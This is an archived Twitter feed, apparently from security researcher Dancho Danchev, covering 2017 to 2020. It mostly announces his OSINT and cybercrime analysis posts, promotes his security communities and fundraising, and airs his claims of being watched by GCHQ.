2017

November

29 - Wednesday

02:17

I'm back! #security #cybercrime #malware

 $\bigstar 1$

02:25

Missing #Koobface? Watch my Keynote: Exposing Koobface - The World's Largest Botnet at @CybercampEs 2016 - https://t.co/q5iTxLwmK1

≈1 ★2

03:15

New Report - Assessing The Computer Network Operation (CNO) Capabilities of the Islamic Republic of #Iran - Report [pdf] - https://t.co/n12A6DhGYV Related @memricjl coverage - https://t.co/XepyZyMmGx

30 - Thursday

00:10

@DanRaywood Hello. It's a pleasure to reconnect again. Are you still keeping track of my research? Thanks. Dancho.

December

5 - Tuesday

00:24

@imaguid Hello. This has been fixed. Thanks. Dancho.

00:27

@DanRaywood Hello. I still maintain the operate https://t.co/vzz01bZWGX feel free to follow my research including subscription to my RSS feed - https://t.co/weRtV8WDBd Thanks. Dancho $\bigstar 1$ 00:28 @RefundSearch @danchodanchev Hello. What do you have in mind? Let me know. Thanks, Dancho, 00:29 @parrotgeek1 @mikko Hello. This has been fixed. Thanks. Dancho. 00:30 @SMWonk Hello. You're most welcome. Thanks. Dancho. 00:32 Did you enjoy my "Keynote: Exposing Koobface - The World's Largest Botnet" presentation? Let me know. Thanks. Dancho. https://t.co/UCbDlytkgz $\bigstar 1$ 00:37 @braoru Thanks. Dancho. 00:37 @mrkoot Thanks. Dancho. 00:38 @BillionaireBay @danchodanchev Hello. What do you have in mind? Thanks. Dancho. 01:02 @MalwareTechBlog @Flavialicious @mikko @briankrebs Hello. Catch up with my post at - Dancho Danchev's 2010 Disappearance - An Elaboration https://t.co/pCW1d9hZTy 01:03 @ShaneX @ryanaraine Hello. Find out more about what really happened at - Dancho Danchev's 2010 Disappearance - An Elaboration - https://t.co/pCW1d9hZTy 01:03 @linkbruttocane Thanks. Dancho. $\bigstar 1$

@druvainc @BrianHonan Hello. Thanks. Dancho.

01:04

@abnev Hello. I will be resolving this shortly. Thanks. Dancho.

01:06

@braoru Thanks. Dancho.

01:06

@BarryRGreene Thanks. Dancho.

01:08

@andris_soroka @danchodanchev Hello. Thanks for the consideration. I will be definitely looking forward to participating in future events. Thanks. Dancho.

01:09

@CarolMatlack @danchodanchev Hello. Thanks for the consideration. I will be definitely looking forward to participating in the future. Thanks. Dancho.

01:09

@pavanduggal @danchodanchev Hello. Thanks for the consideration. I will be definitely looking forward to participating in future events. Thanks. Dancho.

01:10

@DaveWandera @danchodanchev Hello. Thanks for the consideration. What is the project about? Let me know. Thanks. Dancho.

01:11

@ICACC2015 @danchodanchev Hello. Thanks for the consideration. I will be definitely looking forward to participating in future events. Let me know. Thanks. Dancho.

01:13

@DougBockClark @danchodanchev Hello. Thanks for the consideration. I will be definitely looking forward to participating in the future. Let me know. Thanks. Dancho.

01:13

@Jason Healey @danchodanchev Hi, Jason. You're welcome. Thanks. Dancho.

01:15

@jason_trost @danchodanchev Hello. Catch up with what really happened - Dancho Danchev's 2010 Disappearance - An Elaboration - https://t.co/pCW1d9hZTy

$\bigstar 1$

01:15

@cyberwar @danchodanchev Hi, Richard. You're welcome. Thanks. Dancho.

@GenjuShimada @danchodanchev Hello. Thanks for the consideration. I look forward to participating in future events. Let me know. Thanks. Dancho.

01:17

@Thalesesecurity @helpnetsecurity @rik_ferguson @BrianHonan @danchodanchev @briankrebs Hello. Thanks. Dancho.

01:18

@maksumuto @danchodanchev Hello. Thanks a lot for the consideration. I will be definitely looking forward to participating in the future. Let me know. Thanks.

Dancho.

01:19

@atomicdarinka @danchodanchev Hello. Thanks a lot for the consideration. I will be definitely looking forward to participating in the future. Let me know. Thanks. Dancho.

01:29

@stevewgold @danchodanchev Hi, Steve. Thanks. Dancho.

01:30

@knolinfos @danchodanchev Hello. Thanks. Dancho.

01:33

Guess who's back? - https://t.co/vzz01bZWGX - New Post - Dancho Danchev's 2010 Disappearance - An Elaboration - https://t.co/pCW1d9hZTy CC: @mikko @e_kaspersky @briankrebs @KimZetter @ryanaraine

02:10

Related #Koobface coverage on my "Keynote: Exposing Koobface – The World's Largest Botnet" presentation. Courtesy of @CybercampEs. https://t.co/7kNTyD3t6H

★2

02:42

Related #Koobface coverage on my "Keynote: Exposing Koobface – The World's Largest Botnet" - https://t.co/TxdnjGDXZD [PPT] Watch the actual presentation here - https://t.co/UTo6t4uACd https://t.co/dfCN6ArI7K

★2

2018

May

23 - Wednesday

05:03

I wanted to let everyone know that I've recently resumed my research at https://t.co/BQEsotlj1C and will be posting an updated set of research articles anytime soon. RT pls. #cybercrime #security #malware stay tuned!

24 - Thursday

02:33

So the GCHQ has been following me on Twitter including active traffic monitoring - https://t.co/Hc5cq9ygg4 Take that. U.S "talking points" horses and animals. What's next? RBN "knocking on my door" party? Depends on the nature of the research. Stay tuned!

02:50

Interested in participating in a security podcast including a possible security conversation regarding GCHQ's Lovely Horse program? Feel free to approach me including your contact details. CC: @0xcharlie @alexsotirov @anonops @AnonymousIRC @anon operations

02:54

Related request for participation in a security podcast including a possible security conversation regarding GCHQ's Lovely Horse program. Feel free to approach me with your contact details. CC: @bradarkin @CeRTFi @daveaitel @dinodaizovi @diocyde @egyp7

02:57

Related request for participation in a security podcast including a possible security conversation regarding GCHQ's Lovely Horse program. Feel free to approach me with your contact details. CC: @GoVCeRT_NL @halvarflake @hdmoore @hernano @JaNeTCSiRT

Related request for participation in a security podcast including a possible security conversation regarding GCHQ's Lovely Horse program. Feel free to approach me with your contact details. CC: @kevinmitnick @lennyzeltser @mdowd @mikko @msftsecresponse

03:02

Related request for participation in a security podcast including a possible security conversation regarding GCHQ's Lovely Horse program. Feel free to approach me with your contact details. CC: @owasp @pusscat @Shadowserver @snowfl0w @taosecurity

03:04

August

3 - Friday

09:01

Dear, followers, I will be shortly resuming my activity on Twitter. Can you please spread the word? #security #cybercrime #malware

11 - Saturday

04:57

New Post - Historical OSINT - Summarizing 2 Years of @Webroot's Threat Blog Posts Research - https://t.co/J4uzBESPOD #security #cybercrime #malware

≈2 ★2

05:06

Related portfolio of Historical OSINT research - https://t.co/BG3CwNY0pq https://t.co/mYrbzQUBhW https://t.co/kzXWfapY02 https://t.co/9BFdKYdUrr https://t.co/dkr4mlhCe6 https://t.co/q6QR8iMi4a https://t.co/LZCBYdn3IH

05:08

Yet another portfolio of Historical OSINT research - https://t.co/kW4o2yOJV0 https://t.co/XryhcgneWD https://t.co/asVU5Ofy9Q https://t.co/hfgdlfe2fN https://t.co/rJbhVZypS7 https://t.co/4Z5HVmuwDs https://t.co/hOdFm9T2G7

05:21

Remember the Russian Business Network and the New Media Malware Gang? Catch up this historical OSINT analysis - "Historical OSINT - Inside the 2007-2009 Series of

Cyber Attacks Against Multiple International Embassies" - https://t.co/NBvVltvTiu

06:08

If you believe that you need to become a cybercriminal in order to catch a cybercriminal, you're an OSINT/CYBERINT amateur.

10:03

The only way to work with someone you don't like is by realizing the seriousness of the job you're doing. #security #cybercrime #malware

10:25

Related portfolio of Historical OSINT research - https://t.co/my8AKfa1gl https://t.co/uX5C9glqqa https://t.co/PsT4Am3J0g https://t.co/hiOUAbcG5D https://t.co/ncJbZdRbhi https://t.co/5PJj08zvkH https://t.co/ZCsZg7nGpw

11:31

Related portfolio of Historical OSINT research - https://t.co/0MMCsbFoYW https://t.co/VmrPzwVYEI https://t.co/8lrnb8ulxF https://t.co/GPdleyykGj https://t.co/HeYx3u7bSN https://t.co/HOnlYcqwKb https://t.co/PzC6SgwsLt https://t.co/sKUJ8hGJ4I

12:58

The day you're able to gather all this without interacting with the person in question, is the day when you can officially call yourself a pro. #security #cybercrime #malware

October

7 - Sunday

13:59

New Post - "Dancho Danchev's 2010 Disappearance - An Elaboration - Part Two" - https://t.co/iiC6pl3CgY #security #cybercrime #malware

 $\rightleftharpoons 1$

8 - Monday

04:40

Interested in obtaining free access to Threat Data for research purposes? Approach me at disruptive.individuals@gmail.com My PGP key - https://t.co/iiC6pl3CgY #security #cybercrime #malware

19 - Friday

10:47

I'm back! My RSS feed - https://t.co/d9aUCckSEQ #security #cybercrime #malware

2019

January

15 - Tuesday

08:35

New Post - Who's Behind BakaSoftware? - OSINT Analysis - https://t.co/jkSORQjlBY #security #cybercrime #malware

 $\bigstar 1$

16 - Wednesday

02:03

New Post - Exposing Iran's Most Wanted Cybercriminals - FBI Most Wanted Checklist - OSINT Analysis - https://t.co/1xUuUc4tDe #security #cybercrime #malware CC:

@FBIMostWanted

≈1 ★1 06:14

New Post - Historical OSINT - A Portfolio of Fake Tech Support Scam Domains - An Analysis - https://t.co/cxzxGPd9N4 #security #malware #cybercrime

 $\bigstar 1$

24 - Thursday

09:30

New Post - The Threat Intelligence Market Segment - A Complete Mockery and IP Theft Compromise - An Open Letter to the U.S Intelligence Community - https://t.co/0VULL5sL6W #security #cybercrime #malware

⇒1 ★2 09:48

Did you miss me folks? Check out my latest OSINT analysis here - https://t.co/jkSORQjlBY; https://t.co/1xUuUc4tDe; https://t.co/cxzxGPd9N4 #cybercrime #security #malware

≈1 ★3

25 - Friday

06:34

Folks, I've just added a "Donate Today!" button at my https://t.co/wK6vExTcYa looking forward to receiving your generous feedback and possible donations. Stay tuned!

#security #cybercrime #malware

February

2 - Saturday

23:53

I wanted to let you know that I've just launched the following campaign on @Indiegogo - "Astalavista Security 2.0 - A Hacker in Every Home" - https://t.co/HkvtYmJAga looking forward to receiving your valuable feedback donations and questions. Thanks. Dancho.

≥2 ★2

3 - Sunday

09:28

RT @clubmasterfu: This is a nice campaign @dancho_danchev . I remember https://t.co/EEMaEqOFPA . The COM tld was a generic search engine, b...

23:21

New Post - Official Astalavista 2.0 Campaign Announcement - https://t.co/HdMbv2xNad #security #cybercrime #malware

 $\bigstar 1$

4 - Monday

00:40

New Post - Official Astalavista 2.0 - Press Release Launch - https://t.co/uJOxCv3BH9 #security #cybercrime @malware

New Update - Official Astalavista 2.0 -Statement of Work - https://t.co/EcNI4pUJV4 #security #cybercrime #malware

07:23

New Post - Official Astalavista 2.0 - The Big Idea - https://t.co/VClUe7gKt3 #security #cybercrime #malware

 $\bigstar 1$

5 - Tuesday

01:59

New Post - Official Astalavista 2.0 - The Fanciful Story - https://t.co/KIBjqBGHeC #security #cybercrime #malware CC: @anthonyaykut CC: @kevtownsend Stay tuned! Thanks. Dancho.

 $\rightleftharpoons 1 \bigstar 1$

8 - Friday

09:26

New Post - Historical OSINT - Re-Shipping Money Mule Recruitment "Your Shipping Panel LLC" Scam Domain Portfolio Spotted in the Wild - https://t.co/uHrTpANQQR #security #cybercrime #malware

09:27

New Post - Historical OSINT - Global Postal Express Re-Shipping Mule Recruitment Scam Spotted in the Wild - https://t.co/qbxlse8sBB #security #cybercrime #malware

09:29

New Post - Historical OSINT - Able Express Courier Service Re-Shipping Mule Recruitment Scam Spotted in the Wild - https://t.co/7t0ZsJHkfn #security #cybercrime #malware

09:30

New Post - Historical OSINT - Profiling a Typosquatted Facebook and Twitter Impersonating Fraudulent and Malicious Domains Portfolio - https://t.co/jgNz8t1sdT #security #cybercrime #malware

09:32

New Post - Historical OSINT - Profiling a Rogue and Malicious Domain Portfolio of OEM-Pirated Software - https://t.co/0p87RNL85s #security #cybercrime #malware

New Post - Historical OSINT - A Peek Inside The Georgia Government's Web Site Compromise Malware Serving Campaign - 2010 - https://t.co/KV38selnN9 #security #cybercrime #malware

≈2 ★1

09:34

New Post - Historical OSINT - Profiling a Portfolio of Fake Visa Application Scam Domains - https://t.co/eDPTK4Q3sN #security #cybercrime #malware

⇄1

09:36

New Post - Historical OSINT - Sub7 Crew Releases New Version on 11th Anniversary of The RAT - https://t.co/ic4tY2j6UE #security #cybercrime #malware

⇄1

09:37

New Post - Historical OSINT - "I Know Who DDoS-ed Georgia and https://t.co/OPLSbzSK7Q Last Summer" - https://t.co/MmyjjTSKJX #security #cybercrime #malware

 \rightleftharpoons 1

10:02

The old farts VS Generation I cybercrime fighters warfare, is currently taking place everywhere. Let the true professionals win! #security #cybercrime #malware

10:11

The day LE starts chasing down legitimate researchers, is the day when LE officially has no clue where the real criminals are. #security #cybercrime #malware

≈1 ★1

10:16

No cybercriminal starts from scratch in 2019. It takes a modest \$500 investment to purchase 1k infected-hosts botnet. #security #cybercrime #malware

12:26

With or without branding and re-branding of threats, it's cyber espionage and cybercrime "as usual". #security #cybercrime #malware

12:27

If rebranding of cyber espionage is necessary to boost R&D motivation/productivity, that's an entirely different problem by itself. #security #cybercrime #malware

The APT is only an element of something bigger. It's called "unrestricted warfare" in combination with information warfare/cyberwarfare and beyond. #security #cybercrime #malware

12:39

With the buzz surrounding Russia's understanding of cyber warfare everyone should avoid using the term disinformation and should stick to regular U.S based cyber warfare doctrine based principles. #security #cybercrime #malware

12:54

With the U.S government recently lowering down the "adversarial" cyber warfare entry barriers it should be noted that security researchers could also be labeled as a possible threat. Sample analysis - https://t.co/0VULL5sL6W #security #cybercrime #malware

9 - Saturday

04:15

Remember GCHQ's Lovely Horse/Two Face/Zool program whose purpose is to data mine and eavesdrop on key members of the Security Industry for OSINT? - https://t.co/Hc5cq9ygg4 Stay tuned for an upcoming assessment on the platform and how you can "perform" better.

05:10

Speaking of GCHQ's Lovely Horse/Two Face/ZooL - https://t.co/PAONfNLfio did you know that back in 2010 @abuse_ch received a flood of fraudulent transactions for drugs - https://t.co/AgMBC1ZB1F including a Hitman request for me - https://t.co/HsNTdeztSR

March

22 - Friday

10:47

Announcing Offensive Warfare 2.0 - https://t.co/dSqJnlBKue request an invite today!
RT pls! #security #hacking #malware #cybercrime #botnet

April

23 - Tuesday

05:55

New Post - Flashpoint Intel Official Web Site Serving Malware - An Analysis - https://t.co/K46AcPVxOH CC: @FlashpointIntel

24 - Wednesday

10:14

I've just updated the original - "Flashpoint Intel Official Web Site Serving Malware - An Analysis" post - https://t.co/xihChpPzdJ @FlashpointIntel issued a response - https://t.co/loQyq0aO7K and @SCMagazine picked up the story - https://t.co/g6kH8AtoWX

May

11 - Saturday

01:28

Just came across this message courtesy of @HBGary - https://t.co/NCaSzKlanh seems like I made it to @wikileaks and let's not forget the @Snowden archive - https://t.co/UeaZOVuJkK Keeping it cool? Cheers to @Greghoglund for reaching out! Keep it coming!

05:25

Missing the editorial? Check out my newly launched - https://t.co/8KKLYQSBQB - Unit-123 - The World's Leading Cyber Threat Intelligence Portal. Stay tuned!

05:30

New Post - https://t.co/UIVFqv6n5M - Welcome to Unit-123 - Official Launch Announcement - https://t.co/DSeqeidQHm #security #cybercrime #malware #botnet #cybersecurity #cybersec #CyberHunter #hacking #Hacker #Hackers

05:32

New Post - https://t.co/UIVFqv6n5M - France to Wage Offensive Cyber Warfare - Brace Yourselves! - https://t.co/BIHUyp6juN #security #cybercrime #malware #botnet #cybersecurity #cybersec #CyberHunter #hacking #Hacker #Hackers

⇄1 05:39

New Post - https://t.co/UIVFqv6n5M - UAE - Where Money Pays - Do You Want to be a Cyber Warrior? - https://t.co/zCI7wNHBp8 - #security #cybercrime #malware #botnet #cybersecurity #cybersec #CyberHunter #hacking #Hacker #Hackers

2

05:41

New Post - https://t.co/UIVFqv6n5M - Oops, White House National Cyberspace Strategy Acknowledges Information Warfare Operations - https://t.co/A6dsIAtjVv -#security #cybercrime #malware #botnet #cybersecurity #cybersec #CyberHunter #hacking #Hackers

≈1 ★1

05:43

New Post - https://t.co/UIVFqv6n5M - Proactively Digging in the U.S Cyber Warfare Realm - And How You Can Perform Better? - https://t.co/NpWUIBq9jk - #security #cybercrime #malware #botnet #cybersecurity #cybersec #CyberHunter #hacking #Hacker #Hackers

⇄1

05:46

Did you know that I've recently launched an extremely popular Pro-Western invite-only Security and Hacking community - https://t.co/WIBGTU5ryT? Feel free to approach me and request an invite - to join the action today! #security #cybercrime #malware #hacking

06:54

New Post - Exposing Yet Another Currently Active Fraudulent and Malicious Pro-Hamas Online Infastructure - https://t.co/ipN1gAWszr #security #cybercrime #malware #botnet #terrorist #TerroristPropaganda #jihadist #Hamas

≥1★1

06:56

New Post - Historical OSINT - Profiling the Loads[.]cc Enterprise - https://t.co/xu2OPf6xux #security #cybercrime #malware #botnet #DDoS

06:58

New Post - Historical OSINT - Massive Scareware Serving Campaign Spotted in the Wild - https://t.co/FUdR7zwES3 #security #cybercrime #malware #botnet

07:00

New Post - Historical OSINT - Yet Another Massive Scareware Serving Campaign Courtesy of the Koobface Gang - https://t.co/UtiO1FelBc #security #cybercrime #malware #botnet

07:02

New Post - Historical OSINT - Yet Another Massive Scareware-Serving Campaign Courtesy of the Koobface Gang - https://t.co/EHrCqxhO1u - #security #cybercrime #malware #botnet

15 - Wednesday

00:24

It's official! Offensive Warfare 2.0 - The Future of Cyber Warfare - Hacking and Cyber Security Community - Public Registration Now Open! - https://t.co/9PMxyz6Sb6 Register Today - Like This Post - Comment - And Share it With Friends and Colleagues!

05:51

Offensive Warfare 2.0 - Official Launch! - https://t.co/9PMxyz6Sb6 RT pls! #security #cybercrime #malware #botnet #CyberSecurity #CyberThreat #Cyberthreats #informationsecurity #hacking #Hacker #hack

July

3 - Wednesday

06:02

This Friday! Offensive Warfare 2.0 Cyber Security and Hacking Community - https://t.co/WIBGTU5ryT YouTube Livestream Broadcast with me on the Introduction of the Project! RSVP today - https://t.co/ORpcVnYOUs RT pls! #security #cybercrime #malware

08:01

This Friday! - Live Two-Hour YouTube Livestream with me on the recently launched Offensive Warfare 2.0 Community - https://t.co/WIBGTU5ryT Bookmark the link now - https://t.co/mSiPxBYSbc RSVP today! - https://t.co/WA6PIK3AzT Stay tuned!

4 - Thursday

07:44

This Friday! Two-Hour Offensive Warfare 2.0 - Cyber Security and Hacking Community - https://t.co/bnlLUP27Yf Live YouTube Livestream Broadcast with me! Did you RSVP already - https://t.co/ORpcVnYOUs #security #cybercrime #malware

5 - Friday

07:11

Live YouTube Broadcast - in 3 Hours! - https://t.co/YnruQLWLJu #security #cybercrime #malware

30 - Tuesday

05:03

@MhmtYY Hello - how can I be of any help? I can be reached at dancho.danchev@hush.com Let me know. Thanks. Dancho.

New Post - Exposing Bulgaria's Largest Data Leak - An OSINT Analysis - https://t.co/t49cZdIngz #security #cybercrime #Malware

05:07

New Post - Profiling a Currently Active Portfolio of High-Profile Cybercriminal Jabber and XMPP Accounts - https://t.co/ztAhszwvmd #security #cybercrime #malware

$\bigstar 1$

05:09

New Post - Exposing Evgeniy Mikhaylovich Bogachev and the "Jabber ZeuS" Gang - An OSINT Analysis - https://t.co/ewBaYgusMN #security #cybercrime #malware

05:10

New Post - Profiling "Innovative Marketing" - The Flagship Malvertising andf Scareware Distributor - Circa 2008 - An OSINT Analysis - https://t.co/H7hY7kTEhl #security #cybercrime #malware

07:32

My RSS feed - https://t.co/weRtV8WDBd please subscribe today! RT pls! Stay tuned!

August

1 - Thursday

03:02

New Post - Who's Behind the Syrian Electronic Army? - An OSINT Analysis - https://t.co/Cid61EZfCw #security #cybercrime #malware

≈1 ★2

21 - Wednesday

01:14

New Post - g0t Bitcoin? - https://t.co/TUaJNb9LCk #security #cybercrime #malware

03:43

Did you grab an account already? Offensive Warfare 2.0 - Cyber Security and Hacking Community! Register Today! - https://t.co/AVmthuWBNu

22 - Thursday

Introducing Cybertronics - Virtual Reality for Hackers and Security Experts - Check out this Dark Web Onion and Donate Bitcoin Today - https://t.co/XgjY771xw0 https://t.co/O8nIoIHWZQ



23 - Friday

01:41

Just had my first Bitcoin donation for Cybertronics - Virtual Reality for Hackers and Security Experts. Check out this Dark Web Onion - https://t.co/XgjY77j8ny and donate today! Stay tuned!

September

6 - Friday

17:23

Missing Koobface? Check out this Infographic courtesy of @CybercampEs 2016 where I used to held the Keynote presentation. Watch the video here - https://t.co/UTo6t4uACd and check out the PPT here - https://t.co/oo5hjgR3qE https://t.co/x3tH4yvFOY




7 - Saturday

04:53

New Post - DDanchev is for Hire! - https://t.co/pjNZ0jtWZC #security #cybercrime #malware https://t.co/36Yvq47U8i





9 - Monday

05:10

If cybercrime is a form of economic terrorism - then the Dark Web is my home PC circa the 90's with a degree of recognition for today's modern adult porn content artists. #security #cybercrime #malware

05:38

New Post - Historical OSINT - The Russian Business Network Says "Hi" - https://t.co/NJFEtqqiYm #security #cybercrime #malware

⇄1

Anyone using Threema or SilentCircle? Can you please share your ID? Let me know. Thanks. Dancho. #security #cybercrime #malware

08:12

New Post - Join Me on Patreon Community! - https://t.co/IJe1HAhPwx #security #cybercrime #malware

14 - Saturday

23:28

New Post - Fake NordVPN Web Site Drops Banking Malware Spotted in the Wild - https://t.co/o8spXlyuZP #security #cybercrime #malware

$\bigstar 1$

23:31

New Post - Historical OSINT - Georgian Justice Department and Georgia Ministry of Defense Compromised Serving Malware Courtesy of the Kneber Botnet - https://t.co/BJecVfj4Yb #security #cybercrime #malware

≥1 ★1

16 - Monday

00:47

Guess who's running one of the World's most popular Security blogs? It seems as you've been reading it all along - https://t.co/ela7lYefaZ Care to join the Team?

Approach me at disruptive.individuals@gmail.com Stay tuned!

October

15 - Tuesday

15:31

Guess who used to run the show circa 2008-2013? It's a pleasure and an honor to let you know that I've recently came across to @jeffreycarr's TaiaGlobal PPT which lists me as a major Cyber Threat Intelligence competitor next to the DHS. Outstanding! https://t.co/TsQ7JthUNr



Competitors

Identified Competitors

- Cyber Defense Agency (CDA) (US)
- Cyber Security Research and Development Center (US)
- Cyveillance (US)
- Dancho Danchev (EU)
- Department of Homeland Security US-CERT(US)
- Ernst & Young (EU)
- EWA Information and Infrastructure Technologies, Inc. (US)
- Fortify (US)
- Global Security Mag (EU)

- iDefense Labs (US)
- iJET Intelligent Risk Systems (US)
- Informatica (US)
- IT Information Sharing and Analysis Center (US)
- iSIGHT Partners (US)
- Lookingglass (US)
- Multi-State Information Sharing Analysis Center (US)
- nCircle (US)
- SecureWorks (US)
- Trend Micro (US)
- United States Cyber Consequence Unit (US)

17

16 - Wednesday

10:27

Announcing Law Enforcement and OSINT Intelligence Operation "Uncle George" - Join Me Today! - https://t.co/d3YC3PabV7

19 - Saturday

11:18

Did you grab an account already? Offensive Warfare 2.0 - Cyber Security and Hacking Community - https://t.co/RHH1ws1pGO #security #cybercrime #malware

20 - Sunday

02:05

Thanks to Jeff at @Treadstone71LLC for featuring an article regarding the Official Launch of Offensive Warfare 2.0 - Cyber Security and Hacking Community - https://t.co/sNK8CyLCpZ grab an account today and let's get the conversation going!

02:30

Third day in a row - Law Enforcement and OSINT Intelligence Operation "Uncle George" is currently taking progress! - https://t.co/d3YC3PabV7 Thanks to everyone

who approached me! Dare to participate? Drop me a line and let's get down to work! Cheers!

02:33

Big thanks to @packet_storm for featuring a News Article about the ongoing Law Enforcement and OSINT Intelligence Operation "Uncle George" - https://t.co/uteRbYH5mf Interested in obtaining a copy of the archive for enrichment and processing? Drop me a line!

10:02

I'm on Medium! My first post - "Assessing U.S Military Cyber Operational Capabilities to Counter Pro-ISIS Internet Infrastructure" - https://t.co/kuTdPOiU2d Can you please share the post?

21 - Monday

15:34

New Post on Medium - "My Involvement in the Top Secret GCHQ "Lovely Horse"
Program and the Existence of the Karma Police" - https://t.co/gZyu2egin0 #security
#cybercrime #malware

22 - Tuesday

06:25

New Post on Medium - "Kaspersky's Antivirus Products the NSA and U.S National Security - An Analysis" - https://t.co/Fa1izb2LHL #security #cybercrime #malware

25 - Friday

08:38

Just launched a new set of upcoming posts on Medium! My fourth post - "Assessment of U.S Intelligence Community Cyber Surveillance Programs and Tradecraft — Part One" - https://t.co/PXHXXVysmh Join me on Medium and stay tuned!

27 - Sunday

06:13

New Post on Medium! - "How the NSA utilized Iranian Cyber Proxies To Participate in the BOUNDLESS INFORMANT Program?" - https://t.co/b9EpVU6kzd #security #cybercrime #malware

28 - Monday

11:44

New Post on Medium! - "Exposing GCHQ's Top Secret "GORDIAN KNOT" Cyber Defense Sensor Program — An Analysis" - https://t.co/PBEmWe5EgU Check out the original "practical protection advice" research analysis - https://t.co/PXHXXVysmh

⇄1

29 - Tuesday

06:51

I just finished updating my Patreon Community Page including several other new Tiers - https://t.co/jlaKUBzNwl Dare to join me Today! It would be a pleasure and an honor to offer the usual Security Research services to a direct set of supporters. Stay tuned!

30 - Wednesday

07:49

New Post - "Cyber Security Project Investment Proposal - Astalavista Security Group - Official Re-Launch - Support me Today!" - https://t.co/FKihjCTbfL #security #cybercrime #malware

November

13 - Wednesday

21:32

Big News! I've joined forces with Armadillo Phone - https://t.co/oTMxAAZxLB for the purpose of continuing my research in nation-state and rogue and malicious actor tracking and profiling including the rise of mobile malware and the anticipation of new cyber attack threats.

24 - Sunday

14:50

New Post - Exploring the Basics of Cyber Assets and Cyber Inventory Efforts Build-up - A Proposed Off-the-Shelf Methodology - https://t.co/yNkliddV6h #security #cybercrime #malware

⇄1 14:55

New Post on Medium - Exposing GCHQ's URL-Shortening Service and Its Involvement in Iran's 2009 Election Protests - https://t.co/eP3VMV3Cuh #security #cybercrime #malware

≈1 ★2

25 - Monday

10:01


New Post - Official World Hacker Global Domination Group (WHGDG) Dark Web Onion Launch! - https://t.co/DLWoMZdO4H #security #cybercrime #malware

December

15 - Sunday

07:24

My new day job! - https://t.co/8KKLYQSBQB Help me land it permanently! Forward a Gift Card to a friend. Happy Holidays! Cheers. Dancho. #security #cybercrime #malware https://t.co/BcJJ5hHaXe



16 - Monday

08:30


Happy Holidays! - https://t.co/0soO5QldH6 #security #cybercrime #malware

≈1 ★1

20 - Friday

09:46

Anyone up for Christmas Discounts? https://t.co/8KKLYQSBQB #security #cybercrime #malware #osint #cyberattacks #hackers #Hacking #ThreatHunting #ThreatIntel https://t.co/DOaFKYrReH



New post on Medium - Introduction to https://t.co/UIVFqv6n5M — The Primary Destination Spot for Intelligence Deliverables - https://t.co/yZ1IDfYCO2 #security #cybercrime #malware

 $\bigstar 1$

21 - Saturday

09:08

New Post on Medium - Is a Virtual Reality Social Network for Hackers and Security Experts Ever Possible? — An Analysis - https://t.co/8wvBATaNrC #security #cybercrime #malware

11:29

New Post on Medium - "FBI Most Wanted Cybercriminals — OSINT Checklist — An Analysis" - https://t.co/cQJOuWMXcQ #security #cybercrime #malware

★3

22 - Sunday

07:10

New Post on Medium - "https://t.co/Xest1SInvx — The Scene the Way We Know it — My Experience in Running the Portal" - https://t.co/15SJ5KRtFf #security #cybercrime #malware

 $\bigstar 1$

23 - Monday

05:44

New Post on Medium - "Exposing the U.S Intelligence Community and GCHQ's Use of "Dirty Tricks" Online — An Analysis" - https://t.co/A7YSn6R8Fh #security #cybercrime #malware

11:20

Happy Holidays! Keep up the good fight and keep the spirit! - https://t.co/DOXwgk25wy #security #cybercrime #malware

 \rightleftharpoons 1

27 - Friday

06:54

New Post - "Exposing High Tech Brazil Hack Team Mass Web Site Defacement Group - An OSINT Analysis" - https://t.co/GRKPb3cAiv #security #cybercrime #malware

30 - Monday

10:06

New Post on Medium - "How the GCHQ Used the Top Secret "ANTICRISIS GIRL" Program to Spy on Users — An Analysis" - https://t.co/unAJFm4d3x #security #cybercrime #malware

₹7 ★4

10:07

New Post on Medium - "The 2016 U.S Presidential Elections and Russia's Active Measures in Terms of Cyber Espionage" - https://t.co/rZi2XqL9nf #security #cybercrime #malware

 $\bigstar 1$

2020

January

1 - Wednesday

07:42

Joining Team Armadillo Phone! - https://t.co/IANoR7mgsJ #security #cybercrime #malware

$\bigstar 1$

07:43

The Armadillo Phone - A Security Review - https://t.co/iaozFue4V0 #security #cybercrime #malware

 $\bigstar 1$

8 - Wednesday

09:46

Believe it or not - I've joined forces with https://t.co/X2z28aSWfB - the actual owner of the infamous https://t.co/BTusMsPDoI search engine - https://t.co/EwhbEvzy2e New Blog here: https://t.co/2P1coLkWd8 Keep it coming!

$\bigstar 1$

09:48

